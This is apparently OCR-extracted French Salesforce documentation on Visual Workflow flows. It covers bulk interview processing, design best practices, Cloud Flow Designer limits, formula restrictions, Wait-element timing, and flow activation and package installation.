
### Le flux associé

Vous comprendrez mieux les concepts si vous connaissez la conception du flux associé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Le flux :

1. référence le compte parent de la requête ainsi que le nombre de requêtes ouvertes pour ce compte
2. vérifie si le compte a plus de cinq requêtes ouvertes
3. si le compte a plus de cinq requêtes ouvertes :
   a. le flux référence le responsable de la division du compte
   b. le flux publie dans le fil Chatter du compte pour notifier le responsable de la division et le propriétaire du compte.
4. si le compte a cinq requêtes ouvertes ou moins, le flux publie dans le fil Chatter pour notifier uniquement le propriétaire du compte.

### Les interviews traitées en masse

Lorsque vous mettez à jour les enregistrements, une interview de flux est créée simultanément pour chaque requête. Toutes les interviews sont associées au même flux. Chaque interview est exécutée jusqu'à l'obtention d'un élément qui peut être traité en masse.

La première interview examine l'élément Référence d'enregistrement **(1)**. Les références d'enregistrement peuvent être traitées en masse. Par conséquent, l'interview attend que toutes les autres interviews aient procédé de la même façon. Salesforce exécute ensuite toutes les opérations Référence d'enregistrement ensemble (car elles concernent toutes le même élément dans le même flux). Au lieu de 100 requêtes SOQL, la transaction émet une seule requête SOQL.

La première interview est évaluée par l'élément Decision **(2)**. Le contact a six requêtes, par conséquent, l'interview est acheminée vers le parcours « Plus de 5 ». L'interview passe au deuxième élément Référence enregistrement **(3a)**. Cet élément peut être traité en masse, par conséquent, l'interview attend ici.

La deuxième interview est évaluée par l'élément Decision **(2)**. Ce compte a une requête, par conséquent, l'interview est acheminée vers le parcours « 5 ou moins ». L'interview passe à l'élément Publier dans Chatter **(4)**. Cet élément aussi peut être traité en masse, par conséquent, l'interview attend ici.

Une fois toutes les interviews traitées, 30 attendent l'exécution du deuxième élément Référence enregistrement **(3a)** et les 70 restantes attendent l'exécution de l'élément Publier dans Chatter **(4)**.

Salesforce exécute ensemble toutes les opérations Référence d'enregistrement **(3a)** des 30 premières interviews. Au lieu de 30 requêtes SOQL séparées, la transaction en émet une seule.

La transaction retourne ensuite à l'élément Publier dans Chatter **(4)**, où les 70 interviews sont prêtes à exécuter leurs opérations Publier dans Chatter. Rappelons qu'il s'agit des interviews dont les comptes ne contiennent pas plus de cinq requêtes. Salesforce exécute ensemble les opérations Publier dans Chatter. Au lieu de 100 instructions DML distinctes pour créer chaque publication Chatter, la transaction émet une seule instruction DML pour créer les 100 publications à la fois. Puisque l'élément Publier dans Chatter n'est pas connecté à un élément secondaire, ces 70 interviews sont terminées.

Les 30 interviews, qui ont référencé le responsable de division approprié, accèdent au dernier élément Publier dans Chatter **(3b)**. Lorsque les 30 interviews sont prêtes, Salesforce exécute ensemble les 30 opérations Publier dans Chatter. Au lieu d'émettre 30 instructions DML distinctes pour les publications Chatter individuelles, une seule est émise. Puisque l'élément Publier dans Chatter n'est pas connecté à un autre élément, ces 30 interviews sont terminées.

## Meilleures pratiques relatives aux flux

Avant de commencer à élaborer et à distribuer des flux, prenez connaissance des pratiques recommandées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Planifiez votre flux avant de commencer son élaboration.**

Écrivez ou dessinez tous les détails de votre processus métier. Vous aurez ainsi une idée précise des informations requises, de l'origine des informations, ainsi que de la logique et des actions à exécuter. L'élaboration d'un flux adapté sera plus facile.

**Élaborez vos flux dans un environnement test, par exemple une organisation sandbox ou Developer Edition.**

Ne prenez pas le risque de modifier accidentellement des enregistrements dans l'organisation de production de votre société. Élaborez vos flux dans un environnement séparé. Vous pourrez ainsi saisir des données fictives et tester diverses permutations de votre flux, sans vous soucier de la modification et de la suppression des données dont vos utilisateurs ont besoin.

**Ne codez jamais en dur les ID Salesforce.**

Les ID sont spécifiques à l'organisation, ne codez pas en dur les ID nouveaux ou existants. À la place, laissez Salesforce créer les ID, et transmettez-les dans des variables au démarrage du flux. Vous pouvez par exemple utiliser des champs de fusion dans des paramètres URL ou utiliser un élément de référence.

**Attendez la fin du flux pour effectuer des modifications dans la base de données.**

Connaissez-vous les limitations des flux ? Les flux sont régis par les limitations du gouverneur Apex, ils ne sont pas illimités. Pour éviter d'atteindre ces limitations, nous recommandons de regrouper toutes les modifications de votre base de données à la fin du flux, que ces modifications créent, mettent à jour ou suppriment des enregistrements.

**Contrôlez la navigation vers l'arrière des utilisateurs actifs.**

Si le flux engage des modifications dans la base de données entre deux écrans, ne laissez pas les utilisateurs revenir à l'écran précédent depuis le dernier écran visualisé. Sinon, le flux risque de dupliquer les modifications dans la base de données.

**Fournissez un gestionnaire des erreurs.**

Malheureusement, parfois un flux n'exécute pas une opération que vous avez configurée. Il se peut que des informations importantes sont manquantes dans le flux ou que l'utilisateur actif ne dispose pas des autorisations requises. Par défaut, le flux affiche un message d'erreur à l'utilisateur et envoie un e-mail à l'administrateur qui a créé le flux. Vous pouvez toutefois contrôler ce comportement. Pour plus d'informations et consulter des recommandations, reportez-vous à Personnalisation des conséquences de l'échec d'un flux.

**Enregistrez sans attendre et fréquemment.**
Cloud Flow Designer est parfois victime de problèmes inattendus, par exemple la perte l'accès à Internet. Salesforce enregistre pas automatiquement vos modifications, il vous revient de sauvegarder votre travail. Enregistrez aussi souvent que possible pour ne pas perdre accidentellement des heures de travail.

**Testez autant de permutations de votre flux que possible.**
De la même façon que pour toutes les personnalisations dans Salesforce, il est important de tester votre travail. Cette règle est particulièrement importante si votre flux utilise la création de branches ou une autre logique complexe. Assurez-vous de tester toutes les possibilités envisagées avant de distribuer le flux à vos utilisateurs.

## Considérations relatives à la conception de flux

Lors de la conception de flux, tenez compte des consignes ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Suppression de variables**
Si vous supprimez une variable sObject ou une variable de collection sObject, toutes les attributions de variable qui utilisent la variable supprimée sont définies sur `null`.

**Manipulation de valeurs de pourcentage**
Testez vos flux avec précaution s'ils utilisent des variables sObject pour manipuler des valeurs de pourcentage. Lorsque vous insérez une valeur dans un champ de pourcentage d'une variable sObject puis référencez ce champ dans une formule, la valeur est automatiquement divisée par 100.

Par exemple, le champ Probabilité d'une opportunité est défini sur 100. Si vous attribuez cette valeur à la variable sObject `{!Opportunity.Probability}`, la valeur est toujours de 100, mais si vous créez une formule dont l'expression est `{!Opportunity.Probability}`, la valeur est 1.

**Référence de champs ou de ressources vides**
Si vous laissez la valeur d'un champ ou d'une ressource vide, cette valeur est `null` à l'exécution. Pour traiter une valeur de texte en tant que chaîne vide au lieu de `null`, définissez-la sur `{!$GlobalConstant.EmptyString}`.

**Traitement différent des types booléens `null` et `false`**
Le flux traite `null` comme une valeur différente de `false`. Par exemple, si vous recherchez un enregistrement dont le champ de case à cocher est défini sur `null`, aucun enregistrement n'est renvoyé. À la place, recherchez des enregistrements dont le champ de case à cocher est défini sur `false`. Si vous utilisez une variable (telle que `myCheckbox = {!varBoolean}`), assurez-vous que la variable n'est pas définie sur null avant de la référencer dans le filtre ou la condition de votre enregistrement.

**Définition du type d'enregistrement**
Pour définir le type d'un enregistrement, utilisez l'ID du type d'enregistrement. Référencez ce type d'enregistrement par son nom, puis stockez son ID dans le flux.

Par exemple, utilisez un élément Référence d'enregistrement pour rechercher un enregistrement RecordType qui porte le nom « Commande de réduction ». Stockez ensuite l'ID de ce type d'enregistrement dans une variable. Vous pouvez ensuite utiliser la variable pour définir le champ `Type d'enregistrement de commande` dans un enregistrement de commande.

**Utilisation des comptes personnels**

Si votre organisation utilise des comptes personnels, référencez `Contact.Salutation` au lieu de`Account.Salutation`.

**Objets externes**
Les objets externes ne sont pas pris en charge dans les flux.

### Considérations relatives à Cloud Flow Designer

Lors de la création d'un flux dans Cloud Flow Designer, tenez compte des limitations et des comportements correspondants. Par exemple, il prend en charge plusieurs paramètres régionaux et ne peut pas ouvrir de flux à partir de packages gérés.

Consignes relatives à l'utilisation de flux volumineux

Les processus métiers peuvent être complexes. Lorsque votre flux est trop grand pour la zone de dessin, contrôlez le zoom, recherchez dans l'onglet Explorateur ou réduisez le volet latéral gauche.

Considérations relatives aux flux à deux colonnes (bêta)

Si votre organisation a activé l'exécution Lightning, vous pouvez contrôler si le flux est affiché sur une ou sur deux colonnes lorsque vous distribuez ce flux. Avant d'utiliser cette fonctionnalité bêta, prenez connaissance du comportement actuel de la présentation du flux.

Limitations des champs de choix à sélection multiple

Les champs de cases et de listes à sélection multiple permettent de proposer plusieurs choix aux utilisateurs de flux. Avant de commencer à utiliser des champs de choix à sélection multiple, prenez connaissance de leur fonctionnement dans les flux, aussi bien lorsque vous concevez les flux et que lorsque vos utilisateurs les exécutent.

Limitation des formules de flux

Lorsque vous créez une ressource de formule ou ajoutez une validation à un champ de saisie d'écran, vous devez connaître les limitations des formules dans Visual Workflow.

Limitations relatives aux flux temporels

Avant de concevoir des flux comprenant un ou plusieurs éléments Wait, prenez connaissance des limitations et des consignes ci-dessous.

CONSULTER ÉGALEMENT :

Création d'un flux

Opérateurs de flux

Limitations et considérations relatives à Visual Workflow

Références des champs inter-objets dans les flux

## Considérations relatives à Cloud Flow Designer

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lors de la création d'un flux dans Cloud Flow Designer, tenez compte des limitations et des comportements correspondants. Par exemple, il prend en charge plusieurs paramètres régionaux et ne peut pas ouvrir de flux à partir de packages gérés.

- À l'exécution, les fuseaux horaires des valeurs de date/heure peuvent différer des valeurs affichées dans Cloud Flow Designer. Durant l'exécution, les valeurs de date/heure reflètent les paramètres du fuseau horaire de l'utilisateur actif dans Salesforce. Dans Cloud Flow Designer, les valeurs de date/heure dépendent du fuseau horaire défini sur votre ordinateur. Cloud Flow Designer ajoute le décalage GMT à votre valeur de date/heure.
- Cloud Flow Designer ne prend en charge le codage UTF-8 pour le texte des champs de saisie utilisateur.
- Cloud Flow Designer contient des polices incorporées pour tous les paramètres régionaux qu'il prend charge. Les paramètres régionaux pris en charge sont :
  - Anglais (US)
  - Français (France)
  - Allemand (Allemagne)
  - Espagnol (Espagne)
  - Japonais (Japon)
  - Chinois (traditionnel)

  - Chinois (simplifié)

    Si vous saisissez des caractères non pris en charge pour des paramètres régionaux pris en charge, ils sont affichés avec les polices système, pas les polices incorporées.

    Dans des paramètres régionaux non pris en charge, vos paramètres de polices système sont utilisés pour afficher tous les caractères dans Cloud Flow Designer.

- Cloud Flow Designer ne peut pas ouvrir des flux installés à partir de packages gérés.
- Ne saisissez pas la chaîne `null` en tant que valeur d'un champ de texte dans Cloud Flow Designer.
- Cloud Flow Designer a accès aux informations existantes lorsque vous l'ouvrez. Si vous modifiez des données ou des métadonnées dans votre organisation et souhaitez les référencer dans un flux, fermez et rouvrez Cloud Flow Designer. Par exemple, si vous ajoutez un champ personnalisé ou modifiez une classe Apex alors que Cloud Flow Designer est ouvert, fermez puis rouvrez Cloud Flow Designer.
- Cloud Flow Designer utilise les autorisations et les paramètres régionaux attribués à l'utilisateur actif.
- Si vous ouvrez un flux dont la dernière ouverture remonte à Winter '12 ou à une version antérieure, toute décision booléenne est convertie en élément Décision à sortie multiple qui :
  - Utilise le même nom que l'ancien élément Decision.
  - Prend le nom unique de l'ancien élément Decision, suivi de « _switch ».
  - Contient une sortie étiquetée « True ». Le nom unique de cette sortie correspond à celui de l'ancien élément Decision, et ses conditions sont migrées depuis la sortie True de l'ancien élément Decision.
  - Contient une sortie par défaut étiquetée « False ».

## Consignes relatives à l'utilisation de flux volumineux

Les processus métiers peuvent être complexes. Lorsque votre flux est trop grand pour la zone de dessin, contrôlez le zoom, recherchez dans l'onglet Explorateur ou réduisez le volet latéral gauche.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Zoom**

Pour effectuer un zoom avant ou arrière sur votre flux, utilisez les boutons + et - à droite de la zone de dessin.





**Recherche dans l'onglet Explorateur**

Vous recherchez un élément ou une ressource spécifique ? Effectuez une recherche dans l'onglet Explorateur.


- Pour rechercher un élément qui porte un nom spécifique, saisissez-le dans la case de recherche.

- Pour rechercher toutes les instances d'un élément ou d'une ressource spécifique, cliquez sur l'icône de loupe, puis sélectionnez le type.


Lorsque vous avez trouvé la ressource appropriée dans l'onglet Explorateur, examinez les éléments qui utilisent la ressource. Dans le volet Description, cliquez sur l'onglet Utilisation.




Lorsque vous avez trouvé l'élément approprié dans l'Explorateur, recherchez cet élément sur la zone de dessin. Survolez l'élément, puis cliquez sur la loupe.





L'élément est affiché sur fond vert dans la zone de dessin.




Si l'élément ne figure pas dans la vue active, Cloud Flow Designer fait automatiquement défiler pour l'afficher.

**Réduction du volet latéral gauche**

Pour masquer les onglets Palette, Ressources et Explorateur dans la vue, cliquez sur la flèche gauche en regard du volet latéral. Cela libère de l'espace sur la zone de dessin.




## Considérations relatives aux flux à deux colonnes (bêta)

Si votre organisation a activé l'exécution Lightning, vous pouvez contrôler si le flux est affiché sur une ou sur deux colonnes lorsque vous distribuez ce flux. Avant d'utiliser cette fonctionnalité bêta, prenez connaissance du comportement actuel de la présentation du flux.

Remarque: Cette version contient une version bêta des flux sur deux colonnes (Two-Column Flows). Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. La fonctionnalité des flux sur deux colonnes n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. N'hésitez pas à nous faire part de vos commentaires et suggestions sur les flux sur deux colonnes dans IdeaExchange.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Précision**

Le paramètre de présentation est appliqué au niveau du flux. Par conséquent, vous ne pouvez pas contrôler la présentation au niveau de l'écran ou du champ. Si vous définissez un flux pour utiliser deux colonnes, chaque écran de ce flux est affiché sur deux colonnes.

**Ordre des champs**

Vous ne pouvez pas contrôler manuellement les colonnes dans lesquelles les champs sont affichés. Si le flux est défini pour afficher deux colonnes, les champs alternent dans chaque colonne. Les champs impairs (premier, troisième, cinquième, etc.) sont placés dans la colonne gauche. Les champs pairs (deuxième, quatrième, sixième, etc.) sont placés dans la colonne droite.

Si vos utilisateurs naviguent avec la touche Tab, ils parcourent tous les champs de la colonne gauche, puis tous les champs de la colonne droite. Vous ne pouvez pas configurer la navigation dans les champs de gauche à droite.

**Réactivité**

La présentation du flux ne s'adapte pas aux dimensions de l'écran de l'utilisateur. Elle utilise la même présentation, quelle que soit la taille de l'écran de l'utilisateur, 1 pouce ou 20 pouces.

Conseil: N'appliquez pas une présentation à deux colonnes si les utilisateurs doivent exécuter le flux sur un téléphone ou une petite tablette.

CONSULTER ÉGALEMENT :

Limitations et considérations relatives à Visual Workflow

Considérations et limitations relatives aux flux dans des pages Lightning (bêta)

Affichage d'écrans sur deux colonnes à partir d'une URL de flux (bêta)

## Limitations des champs de choix à sélection multiple

Les champs de cases et de listes à sélection multiple permettent de proposer plusieurs choix aux utilisateurs de flux. Avant de commencer à utiliser des champs de choix à sélection multiple, prenez connaissance de leur fonctionnement dans les flux, aussi bien lorsque vous concevez les flux et que lorsque vos utilisateurs les exécutent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Configuration d'un champ de ressource à sélection multiple**

- Un champ à sélection multiple ne peut contenir qu'une seule valeur par défaut.
- Une ressource de choix d'enregistrement dynamique peut être configurée pour attribuer des valeurs de champ aux variables du flux à partir d'un enregistrement sélectionné par l'utilisateur. Lorsqu'un champ de choix à sélection multiple utilise un choix d'enregistrement dynamique, seules les valeurs du dernier enregistrement que l'utilisateur sélectionne sont stockées dans les variables de flux. Si les champs de choix à sélection multiple d'un écran utilisent le même choix d'enregistrement dynamique, les attributions de variables obéissent au premier de ces champs.

**Utilisation des valeurs d'un champ de ressource à sélection multiple**

- À l'exécution, la valeur du champ à sélection multiple est une concaténation des valeurs de choix sélectionnées par l'utilisateur, séparées par des points-virgules. Si l'une des valeurs de choix sélectionnées contient des points-virgules, ils sont retirés.
- Si vous avez référencé des champs de choix à sélection multiple dans des conditions de flux, suivez les meilleures pratiques ci-dessous.
  - Configurez une valeur stockée pour chaque choix que vous utilisez dans des champs à sélection multiple.
  - N'utilisez pas le même choix dans des champs à sélection multiple sur le même écran.

CONSULTER ÉGALEMENT :

Élément de flux Écran : champs de choix

## Limitation des formules de flux

Lorsque vous créez une ressource de formule ou ajoutez une validation à un champ de saisie d'écran, vous devez connaître les limitations des formules dans Visual Workflow.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Les formules de flux ne peut pas contenir plus de 3 000 caractères.
- Une formule renvoie `null` dans les cas suivants :
  - La valeur que la formule renvoie ne correspond pas à son type de données.
  - La formule contient une fonction non prise en charge.

  Par exemple, si le type de données de votre ressource de formule est Numérique, la sortie doit être numérique.

- Ces fonctions ne sont pas prises en charge dans une formule de flux.
  - GETRECORDIDS
  - IMAGE
  - INCLUDE
  - ISCHANGED
  - ISNEW
  - PARENTGROUPVAL
  - PREVGROUPVAL
  - PRIORVALUE
  - REQUIRE SCRIPT
  - VLOOKUP

  Pour une liste complète d'opérateurs et de fonctions afin d'élaborer des formules dans Salesforce, reportez-vous à Opérateurs et fonctions de formule à la page 4902.
- Dans un flux, la fonction `CONTAINS` vérifie tous les caractères entre parenthèses. Pour des références de champ d'objets croisés, `CONTAINS` fonctionne de la même façon que dans Salesforce. Elle vérifie seulement les 250 premiers caractères de la référence.

  Voici un exemple. `varContract` référence une variable sObject qui contient les valeurs d'un enregistrement de contrat. L'expression de formule suivante vérifie uniquement les 250 premiers caractères.

  ```
  CONTAINS({!varContract.Account.Description}, "description")
  ```

  L'expression de formule suivante vérifie tous les caractères du champ.

  ```
  CONTAINS({!varContract.Description}, "description")
  ```
- Si un champ d'écran Texte d'affichage contient une ressource de formule non valide, le flux affiche une chaîne vide à l'exécution.
- Si un flux contient une ressource de formule non valide, vous ne pouvez pas activer le flux.

CONSULTER ÉGALEMENT :

Ressource de formule de flux
Ressources de flux

## Limitations relatives aux flux temporels

Avant de concevoir des flux comprenant un ou plusieurs éléments Wait, prenez connaissance des limitations et des consignes ci-dessous.

- Lorsque vous avez désactivé un flux ou une version de flux, les interviews en attente associées continuent normalement. Vous ne pouvez pas supprimer un flux ou une version de flux qui a des interviews en attente associées.
- Une interview peut exécuter un seul chemin d'événement par élément Wait. Lors du traitement de l'un des événements, les événements restants sont supprimés de la file d'attente.
- Une organisation peut traiter jusqu'à 1,000 événements par heure. Lorsqu'un événement est traité, l'interview qui lui est associée reprend et tous les autres événements de cette interview sont supprimés de la file d'attente. Si une organisation dépasse cette limite, Salesforce traite ces événements dans l'heure qui suit.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par exemple, une organisation a 1 200 événements planifiés qui doivent être traités entre 16 et 17 heures. Salesforce traite 1,000 événements de 16 à 17 heures et les 200 événements restants de 17 à 18 heures.

- Une organisation peut compter jusqu'à 30 000 interviews en attente à la fois.
- Si l'utilisateur qui a commencé l'interview est désactivé lorsque Salesforce tente d'exécuter un chemin d'événement, la reprise de l'interview échoue.

### Transactions et interviews en attente

Une transaction se termine dès qu'une interview de flux commence à attendre un événement. Lorsque l'interview de flux reprend, une nouvelle transaction commence. Après l'élément Wait, tout est exécuté dans le cadre d'une transaction par lot qui inclut d'autres interviews reprises.

Les interviews ne reprennent pas de façon indépendante. Elles sont regroupées dans un lot unique dont la reprise commence dans l'heure qui suit l'entrée de la première interview dans le lot. Toutes les actions activées suite à ces interviews groupées sont également exécutées dans cette transaction. Ce comportement peut entraîner le dépassement de vos limitations du gouverneur Apex si l'interview reprise exécute des opérations DML ou des requêtes SOQL via :

- Des éléments de flux tels que Créer un enregistrement ou Référence rapide
- Des éléments de plug-in Apex
- Des déclencheurs Apex
- Des actions de workflow immédiates

Pour plus d'informations sur les limitations du gouverneur Apex, reportez-vous à Limitations de Visual Workflow à la page 5146.

Si un élément Wait précède un élément de flux exécutant des opérations DML ou des requêtes SOQL :

- Assurez-vous que le nombre d'opérations DML ou de requêtes SOQL que votre flux exécute entre des éléments Wait ne dépasse pas les limitations du gouverneur Apex.
- Pensez à utiliser plusieurs éléments Wait afin d'exécuter les opérations DML et les requêtes SOQL dans plusieurs transactions.
- Ajoutez des chemins de défaut à ces éléments afin que le flux revienne à l'élément Wait si le message de défaut contient :

  ```
  Too many SOQL queries
  ```

  ou

  ```
  Too many DML operations
  ```

Si une interview échoue après sa reprise :

- Les interviews précédentes de la transaction de ce lot réussissent.
- Les opérations exécutées par l'interview avant sa mise en attente réussissent.
- Si un connecteur de défaut traite l'échec, les opérations exécutées par l'interview entre sa reprise et son échec réussissent. L'opération qui a entraîné l'échec de l'interview ne réussit pas.
- Si un connecteur de défaut ne traite pas l'échec, les opérations exécutées par l'interview entre sa reprise et son échec sont abandonnées. L'opération qui a entraîné l'échec de l'interview ne réussit pas.
- Les interviews restantes dans ce lot sont essayées.

### Limitations des alarmes générales

- Les alarmes ne prennent pas en charge les minutes ni les secondes.
- Si une interview attend un événement défini sur une heure passée, Salesforce reprend l'interview dans l'heure qui suit.

Par exemple, un flux est configuré pour envoyer un e-mail au propriétaire d'une opportunité sept jours avant la date de fermeture. Une interview est lancée pour une opportunité qui a une date de fermeture définie sur aujourd'hui. Salesforce reprend l'interview dans l'heure qui suit.

### Limitations des alarmes en heure absolue

- Les alarmes en heure absolue sont évaluées en fonction du fuseau horaire de l'utilisateur qui a créé le flux.

### Limitations des alarmes en heure relative

- Les alarmes en heure relative sont évaluées en fonction du fuseau horaire de l'organisation.
- Sur l'ensemble des versions de votre flux, votre organisation peut comprendre jusqu'à 20 000 alarmes en heure relative définies.
- Les alarmes ne peuvent pas référencer les éléments suivants :
  - Les champs `DATE` ou `DATETIME` contenant des fonctions automatiquement dérivées, telles que *`TODAY`* ou *`NOW`*.
  - Les champs de formule contenant des champs de fusion associés à des objets.
- Si vous modifiez un champ de date référencé par une alarme en heure relative non exécutée dans une interview en attente, Salesforce recalcule les événements associés à l'interview.

  Par exemple, un flux est configuré pour envoyer un e-mail au propriétaire d'une opportunité sept jours avant la date de fermeture de l'opportunité, définie au 20 juin 2015. Les événements ci-dessous peuvent se produire.
  - La date de fermeture n'est pas mise à jour avant la reprise de l'interview. Résultat : Salesforce reprend l'interview le 13 juin 2015 et envoie l'e-mail.
  - La date de fermeture est mise à jour le 10 juin 2015 avant la reprise de l'interview. Résultat : Salesforce replanifier l'alarme temporelle relative et l'interview reprend le 3 juin 2015.
  - La date de fermeture est mise à jour sur une date passée. Résultat : Salesforce recalcule l'alarme temporelle relative et reprend l'interview peu de temps après la sauvegarde de l'enregistrement.
- Si une alarme temporelle relative référence un champ de date nulle lorsque l'interview exécute l'élément Wait, Salesforce reprend l'interview dans l'heure qui suit.
- Si une alarme temporelle relative référence un champ de date qui contient une valeur non nulle lorsque l'interview du flux exécute l'élément Wait et est mis à jour sur une valeur `null` avant le traitement de l'alarme, Salesforce reprend l'interview dans l'heure qui suit la mise à jour du champ.
- Si une interview en attente a une alarme temporelle relative et que l'enregistrement ou l'objet référencé est supprimé, l'alarme est retirée de la file d'attente. Si l'interview n'a aucun autre événement à attendre, elle est supprimée.
- Vous ne pouvez pas archiver un produit ou un catalogue de prix référencé dans une alarme en heure relative ou absolue dans une interview en attente.
- Limitations de la conversion des pistes
  - Vous ne pouvez pas convertir une piste qui a des alarmes en heure relative dans des interviews en attente.
  - Si l'option Validation et déclencheurs à partir de la conversion de piste est activée, les opérations existantes sur des pistes après un élément Wait ne sont pas exécutées durant la conversion de piste.

- Si un membre de campagne basé sur une piste est converti avant la fin d'une interview en attente associée à cet enregistrement, Salesforce exécute l'interview.

CONSULTER ÉGALEMENT :

Considérations relatives à la conception de flux
Limitations et considérations relatives à Visual Workflow
Opérateurs dans les conditions de flux
Élément de flux Wait

## Considérations relatives à la gestion de flux

Lors de la gestion de flux, tenez compte des limitations d'administration et d'activation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Activation de flux**

Lorsque activez une nouvelle version d'un flux, la version précédemment activée (si elle existe) est automatiquement désactivée. Les interviews de flux en cours d'exécution continuent en utilisant la version avec laquelle ils ont été initiés.

**Suppression de flux**

Pour supprimer une version du flux active, commencez par la désactiver. Si un flux contient des interviews interrompues ou en attente, il ne peut pas être supprimé tant que ces interviews ne sont pas terminées ou supprimées. Les flux jamais activés peuvent être supprimés immédiatement.

**Propriétés de flux**

Les propriétés des versions d'un flux donné correspondent automatiquement aux propriétés par défaut de la version active. En d'autres termes, si vous avez trois versions et que vous activez la version 2, Salesforce met à jour les propriétés des versions 1 et 3 pour correspondre à la version 2. Cependant, si vous modifiez les propriétés d'une version inactive, les propriétés de cette version ne sont plus automatiquement mises à jour pour correspondre à la version active.

La version active (ou dernière version) du flux détermine son type. Par exemple, si une version active d'un flux contient un écran, son type est Flux. Elle ne peut pas être mis en oeuvre via une méthode basée sur le système, telle que Process Builder.

### Considérations relatives à l'installation de flux

Lorsque vous distribuez, mettez à niveau ou supprimez un flux installé à partir d'un package, tenez compte des points ci-dessous.

CONSULTER ÉGALEMENT :

Gestion de vos flux
Limitations et considérations relatives à Visual Workflow

## Considérations relatives à l'installation de flux

Lorsque vous distribuez, mettez à niveau ou supprimez un flux installé à partir d'un package, tenez compte des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Cloud Flow Designer ne peut pas ouvrir des flux installés à partir de packages gérés.
- Si vous installez un package contenant plusieurs versions de flux dans une nouvelle organisation de destination, seule la dernière version du flux est déployée.
- Si vous installez un flux à partir d'un package géré, les e-mails d'erreur des interviews de ce flux ne contiennent pas d'informations sur les éléments de flux individuels. L'e-mail est envoyé à l'utilisateur qui a installé le flux.
- Si vous installez un flux à partir d'un package non géré qui porte le même nom, mais avec un numéro de version différent, qu'un flux de votre organisation, le nouveau flux installé devient la dernière version du flux existant. Cependant, si le flux du package a le même nom et le même numéro de version que le flux existant dans votre organisation, l'installation du package échoue. Vous ne pouvez pas remplacer un flux.

**Statut**

